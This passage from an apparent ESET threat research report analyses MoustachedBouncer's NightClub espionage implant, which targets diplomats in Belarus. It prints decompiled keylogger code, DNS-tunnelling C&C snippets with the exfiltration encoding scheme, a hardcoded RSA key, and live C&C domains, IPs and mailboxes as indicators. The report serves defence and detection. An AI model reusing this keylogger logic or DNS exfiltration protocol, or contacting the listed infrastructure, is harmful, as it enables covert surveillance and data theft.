Figure 18. Method and class names from the RTTI data of the NightClub keylogger plugin

The keylogger implementation is rather traditional, using the Windows GetKeyState API function – see Figure 19.

```
do
{
  keyStatus = GetKeyState(nVirtKey);
  if ( keyStatus != *prevKeyStatus )
  {
    *prevKeyStatus = keyStatus;
    if ( keyStatus < 0 )
    {
      ForegroundWindow = GetForegroundWindow();
      if ( ForegroundWindow != *(HWND *)(a1 + 16) )
      {
        v6 = *(_QWORD *)(a1 + 8);
        if ( v6 )
        {
          if ( *(_BYTE *)(v6 + 8) )
          {
            *(_QWORD *)(a1 + 16) = ForegroundWindow;
            GetLocalTime_GetWindowTextW(a1, ForegroundWindow);
          }
        }
      }
      v7 = (unsigned __int8)*prevKeyStatus;
      WindowThreadProcessId = GetWindowThreadProcessId(*(HWND *)(a1 + 16), dwProcessId);
      dwhkl = GetKeyboardLayout(WindowThreadProcessId);
      GetKeyboardState(KeyState);
      if ( ToUnicodeEx(nVirtKey, v7, KeyState, pwszBuff, 1, 0, dwhkl) == 1
```

Figure 19. NightClub keylogger

The keylogger maintains a cleartext log file in %TEMP%\uirtl.tmp. It contains the date, the title of the application, and the logged keystrokes for this specific application. An example, which we generated, is provided in Figure 20.

```
11.03.2022 21:39 *Untitled - Notepad
Lorem ipsum dolor sit amet, consectetur adipiscing elit.
Praesent mattis tellus nec porttitor rhoncus.
```

Figure 20. Example of the output of the keylogger (generated by us)

File monitor (SHA-1: 6E729E84C7672F048ED8AE847F20A0219E917FA)

This plugin was stored in %APPDATA%\NvmFilter\sTUlsWa1.cr and is a DLL with a single export named Starts. Its PDB path, D:\Programming\Projects\Autogen\Kh\AutogenAlg\Release\x64\FileMonitoringModule.pdb, has not been stripped, and it reuses code from the 2014 and 2020 file monitors, described above. It monitors drives and recent files, and copies files for exfiltration to %TEMP%\AcmSym\rm. Its log file is stored in %TEMP%\indexwti.sxd.

NightClub – 2020–2022

In 2020-11, we observed a new version of NightClub deployed in Belarus, on the computers of the diplomatic staff of a European country. In 2022-07, MoustachedBouncer again compromised some of the same computers. The 2020

and 2022 versions of NightClub are almost identical, and the compromise vector remains unknown.

Its architecture is slightly different from the previous versions, as the orchestrator also implements networking functions. The second component, which its developers call the module agent, is only responsible for loading the plugins. All samples were found in the folder %APPDATA%\microsoft\def\ and are written in C++ with statically linked libraries such as CSmtp or cpprestsdk. As a result, the executables are quite large – around 5MB.

Orchestrator

On the victims' machines, both orchestrator variants (SHA-1: 92115E21E565440B1A26ECC20D2552A214155669 and D14D9118335C9BF6633CB2A41023486DACBEB052) were named svhvost.exe. We believe MoustachedBouncer tried to masquerade as the name of the legitimate executable svchost.exe. For persistence, it creates a service named vAwast.

Contrary to previous versions, to encrypt the strings they simply add 0x01 to each byte. For example, the string cmd.exe would be encrypted as dne/fyf. Another difference is that the configuration is stored in an external file, rather than hardcoded in the binary. It is stored in the hardcoded path %APPDATA%\Microsoft\def\Gfr45.cfg and the data is decrypted with a private 2048-bit RSA key (see Figure 21) using the function *BCryptImportKeyPair* and *BCryptDecrypt*.

```
00000000  52 53 41 32 00 08 00 00 03 00 00 00 00 01 00 00  |RSA2............|
00000010  80 00 00 00 80 00 00 00 01 00 01 b3 3b a2 b8 6f  |............³;¢¸o|
00000020  3b 59 5d 98 04 2d 4e 44 ac e7 02 20 d8 cf 3f e7  |;Y]..-ND¬ç. ØÏ?ç|
00000030  4d be 5e eb 36 6d 99 83 10 e0 5e 00 cf d9 4e 14  |M¾^ë6m...à^.ÏÙN.|
00000040  00 d1 bc cf e1 51 75 0a 5e 53 26 b7 7e 88 5f 88  |.Ñ¼ÏáQu.^S&·~._.|
00000050  fc b2 9c 21 b8 69 9b 46 a0 82 2c 5e 42 53 aa 61  |ü².!¸i.F .,^BSªa|
00000060  7e c2 0b ad 47 11 d6 f3 de 21 c5 90 3b 41 03 29  |~Â..G.ÖóÞ!Å.;A.)|
00000070  c1 5f 2d fe 72 45 83 8b c9 90 4c 71 e7 3c 96 31  |Á_-þrE..É.Lqç<.1|
00000080  93 fb f3 6a 35 38 ea c2 81 ec 57 4a 0d 13 88 e2  |.ûój58êÂ.ìWJ...â|
00000090  bc b6 ed 13 df fc e3 9f 73 9a 97 49 45 73 ad 0e  |¼¶í.ßüã.s..IEs..|
000000a0  48 97 0c bb 27 a7 d6 59 76 17 13 0a 9c 16 c5 79  |H..»'§ÖYv.....Åy|
000000b0  57 75 42 48 0a 3d 75 91 d0 b5 3b c6 b5 7e a1 4d  |WuBH.=u.Ðµ;Æµ~¡M|
000000c0  0f c5 3d 6d 89 d7 9e d5 6e e2 27 bc 75 11 07 9b  |.Å=m.×.Õnâ'¼u...|
000000d0  87 69 41 30 04 eb 5b be a4 af 8d 34 24 76 a2 ff  |.iA0.ë[¾¤¯.4$v¢ÿ|
000000e0  a0 c6 19 3c 1b fb 56 fc a8 e5 52 39 72 34 7a bd  | Æ.<.ûVü¨åR9r4z½|
000000f0  4e b8 1b c8 2b d7 66 db 91 78 4c 09 a3 15 2d ab  |N¸.È+×fÛ.xL.£.-«|
00000100  02 6c 73 d6 04 ea c4 e5 f4 bb 32 07 46 03 25 e5  |.lsÖ.êÄåô»2.F.%å|
00000110  c5 c9 b8 23 b3 14 5b 26 9f e9 8d d8 f0 3f 19 d5  |ÅÉ¸#³.[&.é.Øð?.Õ|
00000120  53 5e f4 e9 7f c8 c2 f6 5b ff 41 36 36 04 2c 92  |S^ôé.ÈÂö[ÿA66.,.|
00000130  55 e4 ec bd f6 45 3b 0b f6 61 e0 75 98 ae bc 59  |Uäì½öE;.öaàu.®¼Y|
00000140  18 95 d0 2a 5b 84 ac d7 60 b3 1e 7a 76 e8 b0 27  |..Ð*[.¬×`³.zvè°'|
00000150  4e d7 51 3f 9a 40 ae bb 87 d1 7a 75 47 be 92 e2  |N×Q?.@®».ÑzuG¾.â|
00000160  e5 c2 64 d4 b5 72 d8 c3 1b c6 03 af 15 96 20 70  |åÂdÔµrØÃ.Æ.¯.. p|
00000170  70 1a df 33 e0 25 3b 3a 0d 37 82 ce de a2 89 e0  |p.ß3à%;:.7.ÎÞ¢.à|
00000180  5e 93 ba b1 ef f9 8b 1a 36 74 07 79 15 f2 2b ca  |^.°±ïù..6t.y.ò+Ê|
00000190  f2 7a 82 af 81 ed 80 0b fa 10 b3 d3 81 5b a1 9a  |òz.¯.í..ú.³Ó.[¡.|
000001a0  6d 72 2e d7 33 b6 15 11 6c 7f b7 9c b2 d0 2d e5  |mr.×3¶..l.·.²Ð-å|
000001b0  3b 69 96 95 3e d1 59 66 a7 65 a9 b7 59 c7 73 48  |;i..>ÑYf§e©·YÇsH|
000001c0  ee 90 7a 56 22 05 c4 08 52 2d b7 f7 14 23 7b ac  |î.zV".Ä.R-·÷.#{¬|
000001d0  f3 a3 70 a2 55 8c 66 18 6e c0 0e 01 55 af 02 ff  |ó£p¢U.f.nÀ..U¯.ÿ|
000001e0  21 9b a0 0c de f9 b2 25 db e8 83 16 b8 1a 9f cc  |!. .Þù²%Ûè..¸..Ì|
000001f0  a5 95 48 88 b6 3d 4c e3 e3 9d 00 ec ca 09 50 40  |¥.H.¶=Lãã..ìÊ.P@|
00000200  1d 66 eb 50 05 59 19 ef d0 f4 1f 18 33 ae cc 3f  |.fëP.Y.ïÐô..3®Ì?|
00000210  82 e3 cc 6c 4f d6 e2 33 0e bc bf 00              |.ãÌlOÖâ3.¼¿.|
```

Figure 21. Hardcoded private RSA key

The config is formatted in JSON, as shown in Figure 22.

```
{
    "main":{
        "agent_name":"<filename of the module agent>",
        "server_name":"<filename of the orchestrator>",
        "auto_del": {
            "enabled":<true or false>,
            "days":<integer>
        }
    },
    "storage":{
        "path":"<path>",
        "max_size":<integer>,
        "stop_at_limit":<true or false>
    },
    "transport":{
        "client_mail":"<email address>",
        "pass":"<password of the email address>",
        "control_mail":"<email address>",
        "smtp":"<domain>",
        "pop3":"<domain>",
        "server_port":<integer>,
        "use_ssl":<true or false>,
        "max_file_size":<integer>,
        "max_daily_traffic":<integer>
    },
    "modules":[
        {
         "name":"<filename of the module>",
         "enabled":<true or false>,
         "max_size":<integer>,
         "file":"<filename of the output file>"
         //[Other fields depending on the module]
        }
    ]
}
```

Figure 22. NightClub external configuration format

The most important keys are transport and modules. The former contains information about the mailbox used for C&C communications, as in the previous versions. The latter contains the list of modules.

Module agent

The two variants of the module agent (SHA-1: DE0B38E12C0AF0FD63A67B03DD1F8C1BF7FA6128 and E6DE72516C1D4338D7E45E028340B54DCDC7A8AC) were named schvost.exe, which is another imitation of the svchost.exe filename.

This component is responsible for starting the modules that are specified in the configuration. They are DLLs, each with an export named Start or Starts. They are stored on disk unencrypted with the .ini extension, but actually are DLLs.

Modules

Over the course of our investigation, we found five different modules: an audio recorder, two almost identical screenshotters, a keylogger, and a DNS backdoor. For all of them: their configuration, which is formatted in JSON, is passed as an argument to the Start</span or Starts function.

By default, the output of the plugin is written in %TEMP%\tmp123.tmp. This can be changed using the config field file. Table 3 shows the different plugins.

Table 3. NightClub plugins

DLL export name	Configuration	Description

NotifyLoggers.dll	{
	"name":"<value>",
	"enabled":"<value>",
	"max_size":"<value>",
	"file":"<value>",
	"chk_t":"<value>",
	"r_d":"<value>",
	"f_hs":"<value>",
	"t_hs":"<value>"
	}
		An audio recorder that uses the *Lame* library, and mciSendStringW to control the audio device. The additional configuration fields are likely used to specify options for Lame.

MicroServiceRun.dll	{
	"name":"<value>",
	"enabled":"<value>",
	"max_size":"<value>",
	"file":"<value>"
	"capture_on_key_press":"<value>",
	"period_in_sec":"<value>",
	"quality":"<value>",
	"app_keywords":"<value>"
	}
		A screenshotter that uses CreateCompatibleDC and GdipSaveImageToStream and writes captured images in file to disk. If app_keywords is not empty, it uses GetForegroundWindow to check the name of the active Window and capture it only if it matches app_keywords.

JobTesterDll.dll	{
	"name":"<value>",
	"enabled":"<value>",
	"max_size":"<value>",
	"file":"<value>"
	}
		A keylogger that uses the GetKeyState API. It writes the log in file to disk and the format is <Date><Title bar><content>.

ParametersParserer.dll	{
	"name":"<value>",
	"enabled":"<value>",
	"max_size":"<value>",
	"file":"<value>",
	"cc_server_address":"<value>"
	}
		A DNS-tunneling backdoor. cc_server_address specifies the IP address of a DNS server to which requests are sent. More details follow.

The DNS-tunneling backdoor (ParametersParserer.dll) uses a custom protocol to send and receive data from a malicious DNS server (cc_server_address). Figure 23 shows that the DNS request is sent to the IP address provided in the configuration, using the pExtra parameter of DnsQuery_A.

```
inet_pton(2, cc_server_address, &addr->pName);
A = DnsQuery_A(pszName, DNS_TYPE_TEXT, DNS_QUERY_BYPASS_CACHE, addr, ppQueryResults, 0);
```

Figure 23. DNS request to the C&C server

The plugin adds the data to exfiltrate as part of the subdomain name of the domain that is used in the DNS request (pszName above). The domain is always 11.1.1.cid and the data is contained in the subdomain. It uses the following format, where x is the letter, not some variable:

x + <modified base64(buffer)> + x.11.1.1.cid

For example, the first DNS request the plugin sends is xZW1wdHkx.11.1.1.cid, where ZW1wdHk decodes to empty.

Note that the base64 function is not standard. It removes the =, if any, from the result of the base64 encoding, and also replaces / characters with -s and + characters with -p. This is to create valid subdomains, because standard base64 encoding output can include +, / and = characters, all of which are invalid in domain names and could be detected in network traffic.

Then, the plugin reads the result that should be one or many TXT DNS records, since the flag DNS_TYPE_TEXT is passed to DnsQuery_A. Microsoft names the *underlying structure DNS_TXT_DATAA*. It contains an array of strings, which are concatenated to compute the output buffer.

```
ppStringArray = _ppQueryResults->Data.TXT.pStringArray;
_Dst[4] = 0;
i = 0;
_Dst[5] = 15;
LOBYTE(v23) = 2;
*_Dst = 0;
v19 = 6;
if ( _ppQueryResults->Data.TXT.dwStringCount )
{
  do
  {
    String_concat(_Dst, *ppStringArray);
    _Dst = Dst;
    ++ppStringArray;
    ++i;
  }
  while ( i < _ppQueryResults->Data.TXT.dwStringCount );
  _ppQueryResults = ppQueryResults;
}
```

Figure 24. The plugin reads the TXT record

The expected format of the reply is:

x + <argument encoded with modified base64> + x.<cmd_id>.<unknown integer>.1.<cmd_name>

This is similar to the format of the requests. The <argument encoded with modified base64> also uses the custom base64 encoding without = and with -p for + and -s for /. <cmd_name> is an arbitrary string that is not used by the backdoor; it's likely used by the operators to keep track of the different commands. <cmd_id> is an integer that corresponds to a command in the backdoor switch statement.

For example, if the operators wanted to execute calc.exe, the DNS C&C server would send the reply xYzpcd2luZG93c1xzeXN0ZW0zMlxjYWxjLmV4ZQx.27.2.1.calc, where Yzpcd2luZG93c1xzeXN0ZW0zMlxjYWxjLmV4ZQ decodes to c:\windows\system32\calc.exe and 27 is the command ID to create a new process. All commands supported by this backdoor are detailed in Table 4.

Table 4. Commands implemented by the DNS backdoor

ID	Description
0x15 (21)	Copy a directory (from a source to a destination)
0x16 (22)	Move a file (from a source to a destination)
0x17 (23)	Remove a file or a directory
0x18 (24)	Search a file for a given pattern (Note: we are unsure about the exact behavior of this command)
0x19 (25)	Write a buffer to a file
0x1A (26)	Read a file
0x1B (27)	Create a process

The result of the commands is exfiltrated back to the attacker using DNS requests, as detailed above. The only difference is that 11 is replaced by 12 in the domain name, as shown in this example: xdGltZW91dAx.12.1.1.cid. In this case, the plugin sent the message timeout to the C&C server.

Conclusion

MoustachedBouncer is a skilled threat actor targeting foreign diplomats in Belarus. It uses quite advanced techniques for C&C communications including network interception at the ISP level for the Disco implant, emails for the NightClub implant, and DNS in one of the NightClub plugins.

The main takeaway is that organizations in foreign countries where the internet cannot be trusted should use an end-to-end encrypted VPN tunnel to a trusted location for all their internet traffic in order to circumvent any network inspection devices.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

ESET Research Podcast

If you want to know how ESET researchers named MoustachedBouncer and its tools Disco and NightClub, what makes this group worthy of the “advanced” label, or if employees of the targeted embassies could have brought the malware home from work, then listen to the latest episode of the ESET Research podcast. ESET’s Director of Threat Research Jean-Ian Boutin explains the intricacies of MoustachedBouncer to our host and ESET Distinguished Researcher Aryeh Goretsky. If you enjoy listening to cybersecurity topics, subscribe to our ESET Research podcast on Spotify, Google Podcasts, Apple Podcasts, or PodBean.

IoCs

Files

SHA-1	Filename	Detection	Description
02790DC4B276DFBB26C714F29D19E53129BB6186	index.html	JS/TrojanDownloader.Agent.YJJ	Fake Windows update webpage.
6EFF58EDF7AC0FC60F0B8F7E22CFE243566E2A13	jdrop.js	JS/TrojanDownloader.Agent.YJJ	JavaScript code that triggers the download prompt of th fake Windo update.
E65EB4467DDB1C99B09AE87BA0A964C36BAB4C30	MicrosoftUpdate845255.exe	WinGo/Agent.ET	Disco dropper.
3A9B699A25257CBD0476CB1239FF9B25810305FE	driverpackUpdate.exe	WinGo/Runner.B	Disco plugi Executes PowerShell scripts.
19E3D06FBE276D4AAEA25ABC36CC40EA88435630	DPU.exe	WinGo/Runner.C	Disco plugi Executes PowerShell scripts.
52BE04C420795B0D9C7CD1A4ACBF8D5953FAFD16	sdrive.exe	Win64/Exploit.CVE-2021-1732.I	Disco plugi LPE exploit for CVE-2021-1732.
0241A01D4B03BD360DD09165B59B63AC2CECEAFB	nod32update.exe	WinGo/Agent.EV	Disco plugi Reverse proxy base on revsocks
A01F1A9336C83FFE1B13410C93C1B04E15E2996C	aact.exe	WinGo/Spy.Agent.W	Disco plugi Takes screenshot
C2AA90B441391ADEFAA3A841AA8CE777D6EC7E18	officetelemetry.exe	WinGo/Agent.BT	Disco plugi Reverse proxy base on revsocks
C5B2323EAE5E01A6019931CE35FF7623DF7346BA	oracleTelemetry.exe	WinGo/Spy.Agent.W	Disco plugi packed with Themida. Takes screenshot
C46CB98D0CECCB83EC7DE070B3FA7AFEE7F41189	outlooksync.exe	WinGo/Spy.Agent.W	Disco plugi Takes screenshot
A3AE82B19FEE2756D6354E85A094F1A4598314AB	kb4480959_EdgeUpdate.exe	MSIL/TrojanDropper.Agent.FKQ	Disco .NET dropper.
4F1CECF6D05571AE35ED00AC02D5E8E0F878A984	WinSrcNT.exe	Win32/Nightclub.B	NightClub plugin used by Disco. Steals rece files.
0DAEA89F91A55F46D33C294CFE84EF06CE22E393	It11.exe	Win32/Nightclub.B	NightClub plugin used by Disco. Steals rece files.
11CF38D971534D9B619581CEDC19319962F3B996	It3.exe	Win32/Nightclub.B	NightClub plugin used by Disco. Makes raw dumps of removable drives.
F92FE4DD679903F75ADE64DC8A20D46DFBD3B277	metamn.dll	Win64/Nightclub.B	NightClub (2017 version).
6999730D0715606D14ACD19329AF0685B8AD0299	et2z7q0FREZ.cr	Win64/Nightclub.B	NightClub plugin.

			Keylogger.
6E729E84C7672F048ED8AE847F20A0219E917FA3	sTUlsWa1.cr	Win64/Nightclub.A	NightClub plugin. File stealer.
0401EE7F3BC384734BF7E352C4C4BC372840C30D	EsetUpdate-0117583943.exe	Win32/Nightclub.C	NightClub dropper.
5B55250CC0DA407201B5F042322CFDBF56041632	creh.dll	Win32/Nightclub.C	NightClub (2014).
D14D9118335C9BF6633CB2A41023486DACBEB052	svhvost.exe	Win32/Nightclub.D	Orchestrato (NightClub)
E6DE72516C1D4338D7E45E028340B54DCDC7A8AC	schvost.exe	Win32/Nightclub.D	Module age (NightClub)
3AD77281640E7BA754E9B203C8B6ABFD3F6A7BDD	nullnat.ini	Win32/Nightclub.D	Backdoor with DNS tunneling (NightClub plugin).
142FF0770BC6E3D077FBB64D6F23499D9DEB9093	soccix.ini	Win32/Nightclub.D	Keylogger (NightClub plugin).
FE9527277C06D7F986161291CE7854EE79788CB8	oreonion.ini	Win32/Nightclub.D	Screenshot (NightClub plugin).
92115E21E565440B1A26ECC20D2552A214155669	svhvost.exe	Win32/Nightclub.D	Orchestrato (NightClub)
DE0B38E12C0AF0FD63A67B03DD1F8C1BF7FA6128	schvost.exe	Win32/Nightclub.D	Module age (NightClub)
D2B715A72BBA307CC9BF7690439D34F62EDF1324	sysleg.ini	Win32/Nightclub.D	Records audio (NightClub plugin).
DF8DED42F9B7DE1F439AEC50F9C2A13CD5EB1DB6	oreonion.ini	Win32/Nightclub.D	Takes screenshots (NightClub plugin).

C&C servers

IP	Domain	First seen	Comment
185.87.148[.]86	centrocspupdate[.]com	November 3, 2021	Suspected NightClub C&C server.
185.87.151[.]130	ocsp-atomsecure[.]com	November 11, 2021	Suspected NightClub C&C server.
45.136.199[.]67	securityocspdev[.]com	July 5, 2022	NightClub C&C server.
45.136.199[.]129	dervasopssec[.]com	October 12, 2022	Suspected NightClub C&C server.

“Fake” domains used in AitM

Note: These domains are used in a context where DNS queries are intercepted before reaching the internet. They do not resolve outside the context of the AitM attack.

windows.network.troubleshooter[.]com

updates.microsoft[.]com

SMB share IP addresses while AitM is ongoing

Note: These IP addresses are used in a context where traffic to them is intercepted before reaching the internet. These internet-routable IP addresses are not malicious outside the context of the AitM attack.

24.9.51[.]94

35.214.56[.]2

38.9.8[.]78

52.3.8[.]25

59.6.8[.]25

209.19.37[.]184

Email addresses

fhtgbbwi@mail[.]ru

nvjfnvjfnjf@mail[.]ru

glen.morriss75@seznam[.]cz

SunyaF@seznam[.]cz

MITRE ATT&CK techniques

This table was built using *version 13* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Reconnaissance	*T1590.005*	Gather Victim Network Information: IP Addresses	MoustachedBouncer operators have collected IP addresses, or address blocks, of their targets in order to modify network traffic for just those addresses.
Initial Access	*T1189*	Drive-by Compromise	Disco is delivered via a fake Windows Update website.
Execution	*T1204.002*	User Execution: Malicious File	Disco needs to be manually executed by the victim.
Persistence	*T1053.005*	Scheduled Task/Job: Scheduled Task	Disco persists as a scheduled task that downloads an executable from a “fake” SMB share every minute.
	T1543.003	Create or Modify System Process: Windows Service	NightClub persists as a ServiceDll of a service named WmdmPmSp.
Privilege Escalation	*T1068*	Exploitation for Privilege Escalation	Disco has a plugin to exploit the CVE-2021-1732 local privilege escalation vulnerability.
Defense Evasion	*T1140*	Deobfuscate/Decode Files or Information	Since 2020, NightClub has used an external configuration file encrypted with RSA.
Collection	*T1005*	Data from Local System	NightClub steals recent files from the local system.
	T1025	Data from Removable Media	NightClub steals files from the local system.
	T1056.001	Input Capture: Keylogging	NightClub has a plugin to record keystrokes.
	T1113	Screen Capture	NightClub and Disco each have a plugin to take screenshots.
	T1123	Audio Capture	NightClub has a plugin to record audio.
Command and Control	*T1071.002*	Application Layer Protocol: File Transfer Protocols	Disco communicates via the SMB protocol.
	T1071.003	Application Layer Protocol: Mail Protocols	NightClub communicates via the SMTP protocol.
	T1071.004	Application Layer Protocol: DNS	One of the NightClub plugins is a backdoor that communicates via DNS.
	T1132.001	Data Encoding: Standard Encoding	NightClub encodes files, attached to email, in base64.
	T1132.002	Data Encoding: Non-Standard Encoding	NightClub encodes commands and responses sent via its DNS C&C channel with a modified form of base64.
	T1573.001	Encrypted Channel: Symmetric Cryptography	NightClub receives plugins in email attachments, encrypted using AES-CBC.
	T1557	Adversary-in-the-Middle	MoustachedBouncer has performed AitM at the ISP level to redirect its targets to a fake Windows Update page. It has also done AitM on the SMB protocol to deliver malicious files from “fake” servers.
Exfiltration	*T1041*	Exfiltration Over C2 Channel	NightClub and Disco exfiltrate data over the C&C channel (SMTP, SMB, and DNS).
Impact	*T1565.002*	Data Manipulation: Transmitted Data Manipulation	MoustachedBouncer has modified the HTTP traffic from specific IP addresses at the ISP level in order to redirect its targets to a fake Windows Update page.